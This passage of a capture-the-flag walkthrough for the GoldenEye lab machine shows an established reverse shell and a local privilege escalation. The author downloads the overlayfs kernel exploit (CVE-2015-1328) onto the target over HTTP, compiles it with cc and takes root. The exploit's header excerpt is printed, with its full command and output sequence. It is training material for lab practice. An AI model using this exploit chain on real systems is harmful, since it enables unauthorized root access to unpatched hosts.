tcp        0      0 0.0.0.0:55007           0.0.0.0:*               LISTEN      -
tcp        0     65 192.168.110.95:38925    192.168.110.64:4444     ESTABLISHED 2052/bash
tcp6       0      0 ::1:5432                :::*                    LISTEN      -
tcp6       0      0 :::25                   :::*                    LISTEN      -
tcp6       0      0 :::55006                :::*                    LISTEN      -
tcp6       0      0 :::55007                :::*                    LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
udp        0      0 0.0.0.0:4948            0.0.0.0:*                           -
udp        0      0 0.0.0.0:68              0.0.0.0:*                           -
udp6       0      0 ::1:39073               ::1:39073               ESTABLISHED -
udp6       0      0 :::4466                 :::*                                -
```

Another thing in Psswd.txt we have Postgres here

```
www-data@ubuntu:/tmp/Privy$ cat Passwd.txt | grep bash
root:x:0:0:root:/root:/bin/bash
postgres:x:106:116:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
www-data@ubuntu:/tmp/Privy$
```

> ✎ Users with bash
>
> root:x:0:0:root:/root:/bin/bash
> postgres:x:106:116:PostgreSQL
> administrator,,,:/var/lib/postgresql:/bin/bash

In SUID-GUID.txt one things from moodle

- /var/www/moodledata/.htaccess

Btw look through each of em in GTFObins and even versioning in each of em
Didnt work for me btw

In SysInfo.txt

```
cat /etc/*-release
----------------
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=14.04
DISTRIB_CODENAME=trusty
DISTRIB_DESCRIPTION="Ubuntu 14.04.1 LTS"
NAME="Ubuntu"
VERSION="14.04.1 LTS, Trusty Tahr"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 14.04.1 LTS"
VERSION_ID="14.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"


www-data@ubuntu:/tmp/Privy$
```


- Ubuntu 14.04.1 LTS

and the kernel :

```
uname -a
--------
Linux ubuntu 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
```

- `Linux ubuntu 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux`

Lets see the kernel exploits :



- Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalatio | linux/local/37292.c
- Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalatio | linux/local/37293.txt

This is the path i think

The text file i think is how to like use this exploit lets see that

```
cat /usr/share/exploitdb/exploits/linux/local/37293.txt

The overlayfs filesystem does not correctly check file permissions when
creating new files in the upper filesystem directory. This can be exploited
by an unprivileged process in kernels with CONFIG_USER_NS=y and where
overlayfs has the FS_USERNS_MOUNT flag, which allows the mounting of overlayfs
inside unprivileged mount namespaces. This is the default configuration of
Ubuntu 12.04, 14.04, 14.10, and 15.04 [1].

If you don't want to update your kernel and you don't use overlayfs, a viable
workaround is to just remove or blacklist overlayfs.ko / overlay.ko.

Details
================================

>From Documentation/filesystems/overlayfs.txt [2]:

"Objects that are not directories (files, symlinks, device-special
files etc.) are presented either from the upper or lower filesystem as
```

lets grab that exploit now maybe it has the steps for compiling also lets get it in the machine real quick

```
~/Documents/Notes/Hands-on-Hacking/GoldenEye git:(main)±14 (0.024s)
cp /usr/share/exploitdb/exploits/linux/local/37292.c .

~/Documents/Notes/Hands-on-Hacking/GoldenEye git:(main)±16 (0.022s)
mv 37292.c exploit.c
```

Then we host our python server to get it from the machine

```
sudo python -m http.server 80
[sudo] password for pks:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

```
www-data@ubuntu:/tmp/Privy$ wget http://192.168.110.1/exploit.c
--2024-07-26 12:33:10--  http://192.168.110.1/exploit.c
Connecting to 192.168.110.1:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4968 (4.9K) [text/x-c]
Saving to: 'exploit.c'

100%[======================================>] 4,968       --.-K/s   in 0.008s

2024-07-26 12:33:10 (617 KB/s) - 'exploit.c' saved [4968/4968]

www-data@ubuntu:/tmp/Privy$
```

Lets get it working :

```
exploit.c
/*
# Exploit Title: ofs.c - overlayfs local root in ubuntu
# Date: 2015-06-15
# Exploit Author: rebel
# Version: Ubuntu 12.04, 14.04, 14.10, 15.04 (Kernels before 2015-0
# Tested on: Ubuntu 12.04, 14.04, 14.10, 15.04
# CVE : CVE-2015-1328     (http://people.canonical.com/~ubuntu-secu

*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*
CVE-2015-1328 / ofs.c
overlayfs incorrect permission handling + FS_USERNS_MOUNT

user@ubuntu-server-1504:~$ uname -a
Linux ubuntu-server-1504 3.19.0-18-generic #18-Ubuntu SMP Tue May 1
user@ubuntu-server-1504:~$ gcc ofs.c -o ofs
user@ubuntu-server-1504:~$ id
uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom),30(dip),4
user@ubuntu-server-1504:~$ ./ofs
spawning threads
```

this is how to compile it, lets see if we have gcc

- Another way of doing this btw if we dont have gcc is spin up a similar system then compile it on there using gcc and get the executable to the machine to execute

```
www-data@ubuntu:/tmp/Privy$ gcc --version
The program 'gcc' is currently not installed. To run 'gcc' please ask your administrator to install the package 'gcc'
www-data@ubuntu:/tmp/Privy$ cc --version
Ubuntu clang version 3.4-1ubuntu3 (tags/RELEASE_34/final) (based on LLVM 3.4)
Target: x86_64-pc-linux-gnu
Thread model: posix
www-data@ubuntu:/tmp/Privy$
```

we dont have gcc but we have cc lets replace all of where it says gcc in this code like here

```
    write(lib,LIB,strlen(LIB));
    close(lib);
    lib = system("gcc -fPIC -shared -o /tmp/ofs-lib.so /tmp/ofs-lib.c -ldl -w");
    if(lib != 0) {
        fprintf(stderr,"couldn't create dynamic library\n");
        exit(-1);
```

We change this from gcc to cc
Lets compile it using cc to get root


```
www-data@ubuntu:/tmp/Privy$ cc exploit.c -o exploit
exploit.c:94:1: warning: control may reach end of non-void function [-Wreturn-type]
}
^ vers UNKNOWN
exploit.c:106:12: warning: implicit declaration of function 'unshare' is invalid in C99 [-Wimplicit-function-declarati
on]
        if(unshare(CLONE_NEWUSER) != 0)
           ^
exploit.c:111:17: warning: implicit declaration of function 'clone' is invalid in C99 [-Wimplicit-function-declaration
]
                clone(child_exec, child_stack + (1024*1024), clone_flags, NULL);
                ^
exploit.c:117:13: warning: implicit declaration of function 'waitpid' is invalid in C99 [-Wimplicit-function-declarati
on]
            waitpid(pid, &status, 0);
            ^
exploit.c:127:5: warning: implicit declaration of function 'wait' is invalid in C99 [-Wimplicit-function-declaration]
    wait(NULL);
    ^
5 warnings generated.
www-data@ubuntu:/tmp/Privy$
```

some warnings but thats 'kay lets run it

```
www-data@ubuntu:/tmp/Privy$ ./exploit
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
#
```

here is the flag here :

```
# cat .flag.txt
Alec told me to place the codes here:

568628e0d993b1973adc718237da6e93

If you captured this make sure to go here.....
/006-final/xvf7-flag/

#
```


192.168.110.95//006-final/xvf7-flag/
190%
FLAG CAPTURED
Congrats!
****
You've captured the codes! And stopped Alec Trevelyan from his indestructible vengeance!!!!
****